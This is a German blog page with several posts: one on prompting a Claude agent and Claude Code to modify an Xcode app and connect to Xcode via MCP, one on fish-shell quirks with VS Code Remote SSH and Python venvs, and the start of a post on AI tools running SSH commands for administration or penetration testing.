
In der Praxis haben sich die Synchronisationseinstellungen der App als zu groß herausgestellt. Die App speichert Änderungen alle 40 Sekunden. Wenn lokal nichts geändert wird, werden Remote-Änderungen sogar nur alle 10 Minuten durchgeführt. Der folgende Prompt führt direkt zum Ziel, obwohl ich Claude keinerlei Informationen gebe, wo sich die relevanten Einstellungen befinden.
Prompt: change the sync settings; I want to write changes after 20 seconds, read remote changes every 30 seconds
Die UI der App ist in einer TabView über drei Tabs verteilt. Ich möchte, dass die App auch bei jedem Tab-Wechsel eine Synchronisation durchführt. Wiederum findet der Claude Agent sofort die richtige Stelle im Code und baut dort einen asynchronen Aufruf der Sync-Methode ein.
Prompt: I also want to sync on every tab change.
Claude Agent führt mühelos Änderungen in dem einigermaßen komplexen Projekt durch
Prompt: I want the app to also sync when it is disabled (switch to another app). There is already code for this, but it does not work reliable.
Claude Agent verbessert den Code entsprechend.
Prompt: update the version to 1.0.2
Prompt: ok. can you also update it in the target settings?
Hier kommt Claude an seine Grenzen. Er findet zwar eine Zeichenkette im Code, die er von 1.0.1 auf 1.0.2 ändert. Aber die Xcode-Einstellungen Target / Identity / Bundle Identifier kann es nicht ändern und bittet darum, diesen Schritt selbst zu erledigen.
Meine relativ einfachen Prompts verschleiern, wie weit Agentic Coding geht. Paul Hudson geht in seinem YouTube-Video aufs Ganze und beginnt mit einem Prompt, um eine Schach-Spiel-App zu programmieren. Eine viertel Stunde später ist die App soweit fertig, dass ein erstes Spiel möglich ist. Derartige Mammut-Prompts sind aber selten zweckmäßig. Gehen Sie Schritt für Schritt vor (wobei ein Schritt durchaus die Implementierung eines neuen Features sein kann), testen Sie die App, führen Sie einen Commit durch!
Xcode vs. Claude Code
Apple hat sich mit der Integration von KI-Tools in Xcode viel Zeit gelassen. Außerhalb des Apple-Universums hat sich mehr bewegt. Der aus meiner Sicht gerade spannendste Weg zur Programmierung von Swift-Apps ist heute das Command Line Interface (CLI) Claude Code.
Die Vorgehensweise sieht so aus: Sie erzeugen/laden mit Xcode Ihr Projekt. Gleichzeitig öffnen Sie ein Terminal, wechseln in das Projektverzeichnis und starten dort Claude Code. Durch Prompts weisen Sie Claude Code an, welche Funktionen es entwickeln soll. Xcode bleibt offen, Sie verwenden die IDE aber nicht (oder nur in Ausnahmefällen) zum Programmieren, sondern dazu, den von Claude Code produzierten Code zu lesen und die resultierende App zu testen bzw. auszuprobieren.
Diese Vorgehensweise ist ungewohnt, aber effizient. Manche Entwickler sind der Ansicht, der größte Vorteil moderner KI-Tools bestünde darin, dass Xcode nicht oder zumindest nur noch am Rande benötigt wird.
Im Vergleich zu den integrierten KI-Tools in Xcode bietet Claude Code diverse Zusatzfunktionen. Enorm hilfreich ist die Möglichkeit, Skills und MCP-Server zu nutzen. Das für mich wichtigste Feature ist aber der Planungsmodus (Ein-/Ausschalten mit Shift+Tab): Er gibt Ihnen die Möglichkeit, ein neues Feature in Ruhe zu planen, ohne den Code dabei anzurühren. Erst wenn Sie mit dem von Claude Code präsentiertem Plan vollständig zufrieden sind, beginnen Sie mit der Realisierung.
Erfreulicherweise unterstützt Xcode ab Version 26.3 auch externe KI-Tools und stellt diesen via MCP dieselben Funktionen wie internen KI-Tools zur Verfügung. Dazu müssen Sie in den Xcode-Einstellungen Intelligence / Allow external agents to use Xcode tools aktivieren. Die Kommandos, um den Xcode-Server in Claude Code bzw. in Codex einmalig einzurichten, sehen so aus (Dokumentation von Apple):

Damit der Aufruf von mcpbridge funktioniert, muss in den Xcode-Einstellungen unter Locations die richtige Xcode-Version eingestellt sein. Bei mir war der Eintrag ursprünglich leer (keine Ahnung warum), der MCP-Aufruf scheiterte deswegen.
Achten Sie auf die richtige Einstellung der Option »Command Line Tools«!

Wenn Claude Code oder ein anderes externes KI-Tool MCP-Funktionen nutzen will, müssen Sie das vorher bewilligen.
Bestätigung des MCP-Verbindungsaufbaus

Sind alle Voraussetzungen erfüllt, schreiben Sie die Prompts in Claude Code und verwenden Xcode nur noch, um den Code anzusehen bzw. Ihre App zu testen.
Claude Code im Terminal unten hat eine Todo-App programmiert. Claude Code nutzt MCP, um Xcode-Funktionen aufzurufen.
Sonstiges

Auch Xcode 26.3 verwendet Swift 5 per Default. Wenn Sie Swift 6 wünschen, müssen Sie die Build Settings ändern. (Update 31.3.2026: Auch Xcode 26.4 bleibt bei Swift 5.)
Der in Xcode 26 eliminierte Attribute Inspector ist nicht zurückgekommen. Das gilt auch für diverse andere UI-Elemente (z.B. die Refactor-Kommandos Extract Subview oder Embed in Xxx), die es früher in Xcode gab und die mit Version 26 verschwunden sind.
Die aktuelle Swift-Version lautet — unverändert seit September 2025 — 6.2. (Genau genommen sind wir bei 6.2.4, aber es gibt seit einem halben Jahr keine nennenswerten Neuerungen.)
https://www.youtube.com/live/sc6pvW6vQzA (zweistündiges Video von Paul Hudson, zwar mit einigem Leerlauf, aber dennoch empfehlenswert; behandelt auch Claude Code)
In diesem Blog-Artikel habe ich meine Begeisterung für fish zum Ausdruck gebracht. Aber immer wieder stolpere ich über kleine Imkompatibilitäten, wenn andere Programme pardout die bash oder zsh voraussetzen.
VS Code und Remote Shell
Mit VS Code und der Erweiterung Remote SSH können Sie via SSH ein Verzeichnis auf einem Linux-Rechner öffnen und die dort befindlichen Dateien bearbeiten. Das funktioniert wunderbar, wenn der dort die bash oder zsh läuft. Mit der fish gelingt zwar der initiale Verbindungsaufbau, wenig später kommt es aber Timeout. Das Problem ist — eh‘ erst seit fast sechs Jahren — in einem GitHub-Issue dokumentiert. Hoffnung auf Behebung gibt es wohl nicht.
Aber immerhin enthält das Issue einige Lösungsvorschläge. Am praktikabelsten ist es aus meiner Sicht, in der Konfigurationsdatei settings.json von VS Code (unter Linux .config/Code/User/settings.json) die betroffenen Hostnamen einzutragen und ihnen die Plattform Linux zuzuordnen. Absurd, dass VS Code offensichtlich nicht in der Lage ist, diesen Umstand selbst zu erkennen.
Wenn Sie ein Python Environment einrichten, funktioniert dessen übliche Aktivierung mit source .venv/bin/activate nicht. Es gibt (übrigens schon seit 2012!) ein entsprechendes fish-Script — Sie müssen nur daran denken, es auch zu verwenden.
mkdir my-project
cd my-project
python3 -m venv .venv
source .venv/bin/activate       # bash, zsh
source .venv/bin/activate.fish  # fish  !!!
Moderne KI-Tools zum Agentic Coding können nicht nur programmieren, sie können auch Kommandos ausführen — im einfachsten Fall mit grep in der Code-Basis nach einem Schlüsselwort suchen. Diese Funktionalität geht aber weiter als Sie vielleicht denken: Einen SSH-Account mit Key-Authentifizierung vorausgesetzt, kann das KI-Tool auch Kommandos auf externen Rechnern ausführen! Das gibt wiederum weitreichende Möglichkeiten, sei es zu Administration von Linux-Rechner, sei es zur Durchführung von Hacking- oder Penetration-Testing-Aufgaben. In diesem Beitrag illustriere ich anhand eines Beispiels das sich daraus ergebende Potenzial.
Entgegen landläufiger Meinung brauchen Sie zum Hacking per KI keinen MCP-Server! Ja, es gibt diverse MCP-Server, mit denen Sie bash- oder SSH-Kommandos ausführen bzw. Hacking-Tools steuern können, z.B. ssh-mcp, mcp-kali-server oder hexstrike-ai. Aber sofern Ihr KI-Tool sowieso Kommandos via SSH ausführen kann, bieten derartige MCP-Server wenig nennenswerte Vorteile.
